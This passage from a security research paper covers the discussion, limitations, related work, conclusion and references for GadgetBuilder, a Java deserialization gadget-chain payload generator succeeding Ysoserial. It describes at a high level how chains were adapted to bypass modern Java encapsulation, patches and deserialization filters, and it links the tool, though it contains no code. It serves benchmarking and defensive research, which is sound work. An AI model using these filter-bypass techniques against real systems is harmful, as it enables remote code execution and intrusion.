GadgetBuilder not only increases the corpus of ground-truth gadget chains used to **benchmark gadget chain detection tools** but also reformulates the definition of "detecting novel gadget chains" in itself. We are deliberately careful with the statement that our tool contains 303 unique gadget chains. While technically true, *80%* of these chains reuse trampolines and sink adapters from one another. Therefore, we believe it is more accurate to speak of the 60

main gadget chains within *GadgetBuilder*. By the same token, the evaluation of gadget chain detectors should clearly distinguish how many of the gadget chains found relate to completely new chains or alternative trampoline paths.

Furthermore, *GadgetBuilder* can aid in **gadget chain fuzzing**. Converting a statically detected gadget chain into a well-formed Java object for fuzzing is an ongoing research problem [12, 14, 55]. For instance, the gadget chain detector Crystallizer [55] relies on reusing hard-coded gadget fragments while concretizing gadget chains into fuzzer inputs. *GadgetBuilder*'s trampolines and sink adapters provide interchangeable gadget fragments for fuzzing a main gadget chain. In fact, the API includes public methods to attach a trampoline or sink adapter, agnostic of the remaining chain.

6.3 Limitations and Future Work

In this work, we considered publicly disclosed gadget chains. This in itself increased the number of main gadget chains from 31 in *Ysoserial* to 60 in our tool. Unfortunately, publications on gadget chain detectors often do not fully disclose the true positives detected. As alluded to in Section 3.2, we relied on auxiliary repositories related to the publication, which disclose some (and likely novel) verified gadget chains. This is still only a fraction of the claimed detections within publications (e.g., 116 in JDD [14] or 53 in Tabby [15]). While these numbers likely relate to different trampoline gadget variations, future work could redo the experiments in the respective publications. This endeavor involves manually assessing large numbers of detected gadget chains to determine whether they are true positives. This task was out of scope for this work.

Further, we restricted ourselves to gadget chains for Java native serialization. Deserialization gadget chains also exist for third-party deserialization libraries such as Hessian, XStream, or SnakeYaml [8]. To stay in line with *Ysoserial* being designed as an exploitation tool for the Java Serializable API and to keep the design simple, we decided against including third-party deserializers in our work.

In Section 4.3, we considered deserialization ignore lists. Using an allow list generally provides better protection. However, it requires rigorous testing to avoid edge cases where implicitly disallowing a class breaks application logic. This is why there are still many ignore lists in use, e.g., within Apache projects. Regardless, bypassing a deserialization allow list requires analyzing the target application itself. Here, security assessment should rely on a gadget chain detector (e.g., JDD [14] or Tabby [15]) rather than generic payload generators such as *Ysoserial* or *GadgetBuilder*.

7 Related Work

This work is centered around the **payload generator** *Ysoserial* [18, 31] for Java deserialization gadget chains. Projects similar to *Ysoserial* exist for other object-oriented languages such as PHP [53] and C# [37]. It is just as important

to keep these tools up-to-date, albeit the gap between the payload generator and emerging research results is not as evident as with *Ysoserial*.

Strikingly, 15 **gadget chain detection** tools [9, 10, 12–15, 19, 29, 30, 32–34, 36, 47, 55] have been published, with 12 of those after *Ysoserial*'s last update. The insights of these works are pivotal to the design of *GadgetBuilder*. The gadget fragmentation approach used by JDD [14] closely relates to our approach of splitting up gadget chains. The main difference is that JDD relies on fine-grained fragments to increase the efficiency of their tool. In contrast, we abstract the concept into three components, which are more manageable and human-interpretable. The trampoline component relates to alternate gadget chain entry point definitions in SerHybrid [47], Crystallizer [55], and GCMiner [13].

By providing *GadgetBuilder* as an updated **benchmark for gadget chain detectors**, we mention *Gleipner* [28] as a synthetic benchmark for Java gadget chains. The authors, however, state that this benchmark should not be used as a replacement for *Ysoserial*. While *Gleipner*'s chains provide a ground truth for difficulties in gadget chain detection, they cannot replace real-world examples.

In this work, we also challenge the previous assumption [21,27] that *Ysoserial* payloads lose their **effectiveness on modern Java versions** (see Section 4). While Münch [39] suggests adapting gadget chains with new call targets for `Method.invoke()`, the idea remains untested and unimplemented in a payload generator. With *GadgetBuilder*, we adapted 17 *Ysoserial* gadget chains to bypass not only restrictions due to strong module encapsulation but also code-related security patches and Java deserialization filters.

8 Conclusion

We redesigned and updated *Ysoserial* with a new Java deserialization gadget chain payload generator. To do so, we split up gadget chains into three components: trampolines, main gadget chains, and sink adapters. With this abstraction, our tool *GadgetBuilder* was able to reactivate 85% of *Ysoserial* payloads, which fail on new Java versions. Further, we included 29 new main gadget chains, adding up to a total of 60. In combination with *GadgetBuilder*'s methodology, these chains can be synthesized into 303 payloads. Tested on open-source deserialization filters, the payload variants consistently increase the attack surface.

Overall, this makes *GadgetBuilder* a valuable resource for security assessment and research on insecure deserialization in Java.

9 Artifact Availability

We share *GadgetBuilder* (build and source code) with the link **https://github.com/software-engineering-and-security/gadgetbuilder**.

Acknowledgments. This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation.

References

1. Abdollahpour, M.M., Dietrich, J., Lam, P.: Enhancing security through modularization: A counterfactual analysis of vulnerability propagation and detection precision. In: 2024 IEEE International Conference on Source Code Analysis and Manipulation (SCAM). pp. 94–105. IEEE (2024)
2. Alecci, M., Jiménez, P.J.R., Allix, K., Bissyandé, T.F., Klein, J.: Androzoo: A retrospective with a glimpse into the future. In: Proceedings of the 21st International Conference on Mining Software Repositories. pp. 389–393 (2024)
3. Allix, K., Bissyandé, T.F., Klein, J., Le Traon, Y.: Androzoo: Collecting millions of android apps for the research community. In: Proceedings of the 13th International Conference on Mining Software Repositories. pp. 468–471. MSR '16, ACM, New York, NY, USA (2016). https://doi.org/10.1145/2901739.2903508, http://doi.acm.org/10.1145/2901739.2903508
4. Apache: Dubbo serialize.blockedlist, https://github.com/apache/dubbo/blob/3.3/dubbo-common/src/main/resources/security/serialize.blockedlist
5. Apache: Fury DisallowList.java, https://github.com/apache/fory/blob/main/java/fory-core/src/main/java/org/apache/fory/resolver/DisallowedList.java
6. Apache: Ignite classnames-default-blacklist.properties, https://github.com/apache/ignite/blob/master/modules/core/src/main/resources/META-INF/classnames-default-blacklist.properties
7. Apache: Kafka SafeObjectInputStream.java, https://github.com/apache/kafka/blob/trunk/connect/runtime/src/main/java/org/apache/kafka/connect/util/SafeObjectInputStream.java
8. Bechler, M.: Java Unmarshaller Security (May 2017), https://raw.githubusercontent.com/mbechler/marshalsec/master/marshalsec.pdf
9. Bechler, M.: mbechler/serianalyzer (Apr 2017), https://github.com/mbechler/serianalyzer
10. Buccioli, L., Cristalli, S., Vignati, E., Nava, L., Badagliacca, D., Bruschi, D., Lu, L., Lanzi, A.: JChainz: Automatic Detection of Deserialization Vulnerabilities for the Java Language. In: Security and Trust Management: 18th International Workshop, STM 2022, Copenhagen, Denmark, September 29, 2022, Proceedings. pp. 136–155. Springer-Verlag, Berlin, Heidelberg (Apr 2023). https://doi.org/10.1007/978-3-031-29504-1_8
11. Buckley, A., Reinhold, M.: JEP 403: Strongly Encapsulate JDK Internals (Mar 2021), https://openjdk.org/jeps/403
12. Cao, S., He, B., Sun, X., Ouyang, Y., Zhang, C., Wu, X., Su, T., Bo, L., Li, B., Ma, C., Li, J., Wei, T.: ODDFuzz: Discovering Java Deserialization Vulnerabilities via Structure-Aware Directed Greybox Fuzzing. pp. 2726–2743. IEEE Computer Society (May 2023). https://doi.org/10.1109/SP46215.2023.10179377
13. Cao, S., Sun, X., Wu, X., Bo, L., Li, B., Wu, R., Liu, W., He, B., Ouyang, Y., Li, J.: Improving Java Deserialization Gadget Chain Mining via Overriding-Guided Object Generation. In: Proceedings of the 45th International Conference on Software Engineering. pp. 397–409. ICSE '23, IEEE Press, Melbourne, Victoria, Australia (Jul 2023). https://doi.org/10.1109/ICSE48619.2023.00044
14. Chen, B., Zhang, L., Huang, X., Cao, Y., Lian, K., Zhang, Y., Yang, M.: Efficient Detection of Java Deserialization Gadget Chains via Bottom-up Gadget Search and Dataflow-aided Payload Construction. pp. 150–150. IEEE Computer Society (Feb 2024). https://doi.org/10.1109/SP54263.2024.00150, iSSN: 2375-1207

15. Chen, X., Wang, B., Jin, Z., Feng, Y., Li, X., Feng, X., Liu, Q.: Tabby: Automated Gadget Chain Detection for Java Deserialization Vulnerabilities. In: 2023 53rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN). pp. 179–192 (Jun 2023). https://doi.org/10.1109/DSN58367.2023.00028, iSSN: 2158-3927
16. Eirik Bjorsnos, Will Sargent, M.D.: kantega/notsoserial, https://github.com/kantega/notsoserial
17. Federico, D.: Java Deserialization Scanner - PortSwigger (2022), https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae
18. Frohoff, C.: ysoserial (Oct 2024), https://github.com/frohoff/ysoserial, original-date: 2015-01-28T07:13:55Z
19. Haken, I.: Automated Discovery of Deserialization Gadget Chains. In: Black Hat USA 2018 (Aug 2018), https://i.blackhat.com/us-18/Thu-August-9/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains.pdf
20. Hans-Martin, M.: mogwailabs/deserialization-filter-blacklist, https://github.com/mogwailabs/deserialization-filter-blacklists
21. Hauser, F.: CODE WHITE | Blog: Java Exploitation Restrictions in Modern JDK Times (Apr 2023), https://codewhitesec.blogspot.com/2023/04/java-exploitation-restrictions-in.html
22. Hazimeh, A., Herrera, A., Payer, M.: Magma: A ground-truth fuzzing benchmark. Proc. ACM Meas. Anal. Comput. Syst. **4**(3) (Dec 2020). https://doi.org/10.1145/3428334, https://doi.org/10.1145/3428334
23. Jäskelää, J., HackerOne: Internet bug bounty | report #1529790 - Kafka Connect RCE via connector SASL JAAS JndiLoginModule configuration (Apr 2022), https://hackerone.com/reports/1529790
24. Kaiser, M.: Pwning your java messaging with deserialization vulnerabilities. Blackhat USA 2016 (2016), https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities-wp.pdf
25. Karakaya, K., Schott, S., Klauke, J., Bodden, E., Schmidt, M., Luo, L., He, D.: Sootup: A redesign of the soot static analysis framework. In: Finkbeiner, B., Kovács, L. (eds.) Tools and Algorithms for the Construction and Analysis of Systems. pp. 229–247. Springer Nature Switzerland, Cham (2024)
26. Koutroumpouchos, N., Lavdanis, G., Veroni, E., Ntantogian, C., Xenakis, C.: ObjectMap: detecting insecure object deserialization. In: Proceedings of the 23rd Pan-Hellenic Conference on Informatics. pp. 67–72. PCI '19, Association for Computing Machinery, New York, NY, USA (Nov 2019). https://doi.org/10.1145/3368640.3368680
27. Kreyssig, B., Bartel, A.: Analyzing prerequistes of known deserializtion vulnerabilities on java applications. In: Proceedings of the 28th International Conference on Evaluation and Assessment in Software Engineering. pp. 28–37 (2024). https://doi.org/10.1145/3661167.3661176
28. Kreyssig, B., Bartel, A.: Gleipner: A benchmark for gadget chain detection in java deserialization vulnerabilities **2**(FSE) (Jun 2025). https://doi.org/10.1145/3715711, https://doi.org/10.1145/3715711
29. Kreyssig, B., Riom, T., Houy, S., Bartel, A., McDaniel, P.: Deserialization gadget chains are not a pathological problem in android:an in-depth study of java gadget chains in aosp (2025), https://arxiv.org/abs/2502.08447
30. Lai, Z., Qu, H., Ying, L.: A Composite Discover Method for Gadget Chains in Java Deserialization Vulnerability. virtual (Dec 2022)

31. Lawrence, G., Frohoff, C.: Marshalling pickles - how deserializing objects can ruin your day. In: AppSec California (2015)
32. Li, W., Lu, H., Sun, Y., Su, S., Qiu, J., Tian, Z.: Improving Precision of Detecting Deserialization Vulnerabilities with Bytecode Analysis. In: 2023 IEEE/ACM 31st International Symposium on Quality of Service (IWQoS). pp. 1–2 (Jun 2023). https://doi.org/10.1109/IWQoS57198.2023.10188756, iSSN: 2766-8568
33. Liu, H., Lu, Y.: Bi-directional taint flow analysis: A high-precision static detection approach for java deserialization vulnerabilities. In: 2025 4th International Symposium on Computer Applications and Information Technology (ISCAIT). pp. 1851–1854 (2025). https://doi.org/10.1109/ISCAIT64916.2025.11010573
34. Liu, X., Wang, H., Xu, M., Zhang, Y.: SerdeSniffer: Enhancing Java Deserialization Vulnerability Detection with Function Summaries. In: Garcia-Alfaro, J., Kozik, R., Choraś, M., Katsikas, S. (eds.) Computer Security – ESORICS 2024. pp. 174–193. Springer Nature Switzerland, Cham (2024). https://doi.org/10.1007/978-3-031-70896-1_9
35. Luca Carettoni, M.S.: ikkisoft/serialkiller, https://github.com/ikkisoft/SerialKiller
36. Luo, Y., Cui, B.: Rev Gadget: A Java Deserialization Gadget Chains Discover Tool Based on Reverse Semantics and Taint Analysis. In: Barolli, L. (ed.) Advances in Internet, Data & Web Technologies. pp. 229–240. Springer Nature Switzerland, Cham (2024). https://doi.org/10.1007/978-3-031-53555-0_22
37. Munoz, A.: pwntester/ysoserial.net: Deserialization payload generator for a variety of .NET formatters, https://github.com/pwntester/ysoserial.net
38. Muñoz, A., Mirosh, O.: Friday the 13th json attacks. Proceedings of the Black Hat USA (2017)
39. Münch, H.M.: Look Mama, no TemplatesImpl (Apr 2023), https://mogwailabs.de/en/blog/2023/04/look-mama-no-templatesimpl/
40. NVD: CVE-2022-36944 detail (May 2025), https://nvd.nist.gov/vuln/detail/CVE-2022-36944, accessed on 2025-06-26
41. NVD: CVE-2025-24813 detail (Apr 2025), https://nvd.nist.gov/vuln/detail/CVE-2025-24813, accessed on 2025-06-26
42. OpenJDK: Archived openjdk general-availability releases, https://jdk.java.net/archive/, accessed on 2025-07-15
43. Oracle: Migrating from jdk 8 to later jdk releases, https://docs.oracle.com/en/java/javase/17/migrate/migrating-jdk-8-later-jdk-releases.html
44. OWASP: OWASP top ten | OWASP Foundation, https://owasp.org/www-project-top-ten/
45. Peles, O., Hay, R.: One class to rule them all 0-day deserialization vulnerabilities in android. In: Proceedings of the 9th USENIX Conference on Offensive Technologies. p. 5. WOOT'15, USENIX Association, USA (2015)
46. Rapid7: Java deserialization | metasploit documentation penetration testing software, pen testing security, https://docs.metasploit.com/docs/development/developing-modules/libraries/deserialization/generating-ysoserial-java-serialized-objects.html
47. Rasheed, S., Dietrich, J.: A hybrid analysis to detect Java serialisation vulnerabilities. In: Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering. pp. 1209–1213. ASE '20, Association for Computing Machinery, New York, NY, USA (Jan 2021). https://doi.org/10.1145/3324884.3418931
48. Riggs, R.: JEP 290: Filter Incoming Serialization Data (Apr 2016), https://openjdk.org/jeps/290

49. Riggs, R.: 8232622: Technical debt in BadAttributeValueExpException · openjdk/jdk@2d93a28 (Feb 2020), https://github.com/openjdk/jdk/commit/2d93a28447de4fa692a6282a0ba1e7d99c7c068b
50. Riom, T., Houy, S., Kreyssig, B., Bartel, A.: In the magma chamber: Update and challenges in ground-truth vulnerabilities revival for automatic input generator comparison (2025), https://arxiv.org/abs/2503.19909
51. Santos, J.C.S., Mirakhorli, M., Shokri, A.: Seneca: Taint-Based Call Graph Construction for Java Object Deserialization. Proceedings of the ACM on Programming Languages **8**(OOPSLA1), 134:1125–134:1153 (Apr 2024). https://doi.org/10.1145/3649851
52. Sayar, I., Bartel, A., Bodden, E., Le Traon, Y.: An In-depth Study of Java Deserialization Remote-Code Execution Exploits and Vulnerabilities. ACM Transactions on Software Engineering and Methodology **32**(1), 25:1–25:45 (Feb 2023). https://doi.org/10.1145/3554732
53. Security, A.: ambionics/phpggc: Phpggc is a library of php unserialize() payloads along with a tool to generate them, from command line or programmatically., https://github.com/ambionics/phpggc
54. Shcherbakov, M., Balliu, M.: SerialDetector: Principled and Practical Exploration of Object Injection Vulnerabilities for the Web. In: Proceedings of the Network and Distributed Systems Security (NDSS) Symposium 2021 (2021)
55. Srivastava, P., Toffalini, F., Vorobyov, K., Gauthier, F., Bianchi, A., Payer, M.: Crystallizer: A Hybrid Path Analysis Framework to Aid in Uncovering Deserialization Vulnerabilities. In: Proceedings of the 31st ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering. pp. 1586–1597. ESEC/FSE 2023, Association for Computing Machinery, New York, NY, USA (Nov 2023). https://doi.org/10.1145/3611643.3616313
56. Stepankin, M.: artsploit/ysoserial (Nov 2023), https://github.com/artsploit/ysoserial
57. Vallée-Rai, R., Co, P., Gagnon, E., Hendren, L., Lam, P., Sundaresan, V.: Soot: A java bytecode optimization framework. In: CASCON First Decade High Impact Papers, pp. 214–224 (2010)
58. Wu, J., Zhao, J., Fu, J.: A Static Method to Discover Deserialization Gadget Chains in Java Programs. In: Proceedings of the 2022 2nd International Conference on Control and Intelligent Robotics. pp. 800–805. ICCIR '22, Association for Computing Machinery, New York, NY, USA (Oct 2022). https://doi.org/10.1145/3548608.3559310
59. x_h1, HackerOne: Internet bug bounty | report #2127968 - CVE-2023-40195: Apache airflow spark provider deserialization vulnerability RCE (Aug 2023), https://hackerone.com/reports/2127968
60. yarocher: CVE-2022-36944 payload generator (May 2023), https://github.com/yarocher/lazylist-cve-poc
61. Zhang, Y., Wang, Y., Li, K., Chai, K.: New Exploit Technique In Java Deserialization Attack. In: Black Hat Europe 2019 (Dec 2019), https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf